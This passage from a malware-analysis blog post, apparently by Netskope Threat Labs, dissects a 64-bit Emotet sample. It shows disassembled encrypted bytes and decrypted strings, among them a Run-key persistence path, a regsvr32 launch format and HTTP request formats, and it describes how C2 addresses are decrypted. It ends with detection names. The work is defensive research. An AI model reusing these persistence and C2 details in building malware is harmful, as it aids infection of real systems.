.text:0000000180001006                  db 0DAh ; Ú
.text:0000000180001007                  db  35h ; 5
.text:0000000180001008                  db  8Fh
.text:0000000180001009                  db 0F8h ; ø
.text:000000018000100A                  db 0FFh ; ÿ
.text:000000018000100B                  db  46h ; F
.text:000000018000100C                  db  84h ; „
.text:000000018000100D                  db 0EEh ; î
.text:000000018000100E                  db 0A2h ; ¢
.text:000000018000100F                  db  50h ; P
.text:0000000180001010                  db  67h ; g
.text:0000000180001011                  db  9Bh ; ›
.text:0000000180001012                  db  33h ; 3
.text:0000000180001013                  db 0DDh ; Ý
.text:0000000180001014                  db 0F6h ; ö
```

Emotet encrypted string.

To decrypt the string, this sample uses the same algorithm that is found in 32-bit samples. The first four bytes are the decryption key, followed by the length and the encrypted string.

```
b'%s\\%s'
b'%s\\regsvr32.exe "%s\\%s"'
b'%s\\%s%x'
b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
b'%s\\regsvr32.exe "%s\\%s" %s'
b'%u.%u.%u.%u'
b'\r\n--%S--'
b'Cookie: %s=%s\r\n'
b'Content-Type: multipart/form-data; boundary=%s\r\n'
b'\r\n--%S\r\nContent-Disposition: form-data; name="%S";
b'crypt32.dll'
b'wtsapi32.dll'
b'userenv.dll'
b'advapi32.dll'
b'urlmon.dll'
b'shlwapi.dll'
b'bcrypt.dll'
b'shell32.dll'
b'wininet.dll'
b'RNG'
```


Part of decrypted Emotet strings.

All the decrypted strings can be found in our GitHub repository. For the C2 addresses, Emotet uses the same logic, but the data is located in the PE **.data** section.

```
.data:0000000180029000 ; Segment type: Pure data
.data:0000000180029000 ; Segment permissions: Read/Write
.data:0000000180029000 _data           segment para public 'DATA' use64
.data:0000000180029000                 assume cs:_data
.data:0000000180029000                 ;org 180029000h
.data:0000000180029000 unk_180029000   db  38h ; 8             ; DATA XREF: sub_18000D390+108↑o
.data:0000000180029001                 db 0FDh ; ý
.data:0000000180029002                 db 0B9h ; ¹
.data:0000000180029003                 db  1Eh
.data:0000000180029004                 db 0C0h ; À
.data:0000000180029005                 db 0FCh ; ü
.data:0000000180029006                 db 0B9h ; ¹
.data:0000000180029007                 db  1Eh
.data:0000000180029008                 db  88h ; ˆ
.data:0000000180029009                 db 0E2h ; â
.data:000000018002900A                 db 0F0h ; ð
.data:000000018002900B                 db  44h ; D
.data:000000018002900C                 db  39h ; 9
.data:000000018002900D                 db  46h ; F
.data:000000018002900E                 db 0B9h ; ¹
```

Encrypted C2 addresses

We found 63 IP addresses in each binary we analyzed. To extract this information statically, we used a Python script that parses the file and implements the same decryption logic.



Python script to extract Emotet's C2 addresses.

Conclusions

Emotet has already proven to be extremely resilient, as even after a global collaboration among law enforcement agencies in January 2021 disrupted the malware's infrastructure, the botnet managed to return to its activities in late 2021. Replacing the delivery mechanism from malicious Office documents with another file format shows that the attackers are constantly adapting Emotet to remain active.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - Shortcut.Trojan.GenAutorunLnkFile
  - Win64.Trojan.Emotet

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
    - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
    - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign, the scripts, and the Yara rules can be found in our GitHub repository.